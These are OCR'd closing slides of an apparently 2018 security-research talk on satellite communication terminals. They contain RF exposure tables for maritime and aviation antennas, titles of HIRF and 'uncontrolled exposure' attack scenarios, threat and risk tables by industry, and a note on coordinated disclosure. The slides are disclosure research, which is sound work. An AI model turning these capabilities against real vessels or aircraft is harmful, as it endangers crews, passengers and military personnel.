
IOActive

Maritime Intellian GX60

Distance	Electric Field Strength	Far Field Power Density
m	V/m	mW/cm2
25,35	73,21206619	1,519862197
50,7	36,6060331	0,379965549
101,4	18,30301655	0,094991387
202,8	9,151508274	0,023747847
405,6	4,575754137	0,005936962
811,2	2,287877068	0,00148424
1622,4	1,143938534	0,00037106
3244,8	0,571969267	9,2765E-05
6489,6	0,285984634	2,31913E-05
12979,2	0,142992317	5,79781E-06

Parameters		
Name	Value	Unit
Tx Power	5	Watts
Tx Gain	43,9	dBi
EIRP	50,6	dbW
Tx Frequency	30	GHz
Antenna Size	0,65	m
Wavelength	0,01	m
Gain Factor	24547,0892	m
Near Field	10,5625	m
Far Field	25,35	m






©2018 IOActive, Inc. All Rights Reserved.

IOActive

Attack scenarios - Uncontrolled Exposure

Cruise Ship




Cargo Vessel

©2018 IOActive, Inc. All Rights Reserved.


IOActive


Aviation Kustream 1500



Distance	Electric Field Strength	Far Field Power Density
m	V/m	mW/cm2
12,04125	79,04766651	1,659189195
24,0825	39,52383325	0,414797299
48,165	19,76191663	0,103699325
96,33	9,880958314	0,025924831
192,66	4,940479157	0,006481208
385,32	2,470239578	0,001620302
770,64	1,235119789	0,000405075
1541,28	0,617559895	0,000101269
3082,56	0,308779947	2,53172E-05
6165,12	0,154389974	6,3293E-06

Parameters		
Name	Value	Unit
Tx Power	17	Watts
Tx Gain	32,5	dBi
EIRP	44,8	dbW
Tx Frequency	14,25	GHz
Antenna Size	0,65	m
Wavelength	0,02105263	m
Gain Factor	1778,27941	m
Near Field	5,0171875	m
Far Field	12,04125	m






©2018 IOActive, Inc. All Rights Reserved.

IOActive


Attack Scenarios - Uncontrolled Exposure



©2018 IOActive, Inc. All Rights Reserved.

IOActive

ATTACK SCENARIOS - HIRF



©2018 IOActive, Inc. All Rights Reserved.

IOActive

CONCLUSIONS

Industry	Threat
Aviation	• Ability to disrupt, intercept or modify non-safety communications such as In-Flight WiFi * • Ability to attack crew and passenger's devices • Ability to control SATCOM antenna positioning and transmissions.
Maritime	• Ability to disrupt, intercept or modify onboard satellite communications • Ability to attack crew's devices • Ability to control SATCOM antenna positioning and transmissions • Ability to perform cyber-physical attacks using HIRF
Military	• Ability to pinpoint the location of military units • Ability to disrupt, intercept or modify onboard satellite communications • Ability to perform cyber-physical attacks using HIRF
Space	• Ability to disrupt satellite transponders

©2018 IOActive, Inc. All Rights Reserved.

IOActive

Conclusions

Industry	Security Risk	Safety Risk	Likelihood	Attack vector
Aviation	Yes	No*	High	Remote
Maritime	Yes	Yes	High	Remote
Military	Yes	Yes	Medium	Remote

**Based on input received from the Aviation industry through the A-ISAC and our own research*

©2018 IOActive, Inc. All Rights Reserved.

IOActive

Coordinated Disclosure

- Reported to EASA, US-CERT, ICS-CERT, EU-CERT
- Unable to contact Intellian

- Special thanks to
  - Peter Lemme, Chairman of ARINC 791
  - A-ISAC

©2018 IOActive, Inc. All Rights Reserved.

IOActive

THAT'S IT!

Big thank you guys!!

©2018 IOActive, Inc. All Rights Reserved.

IOActive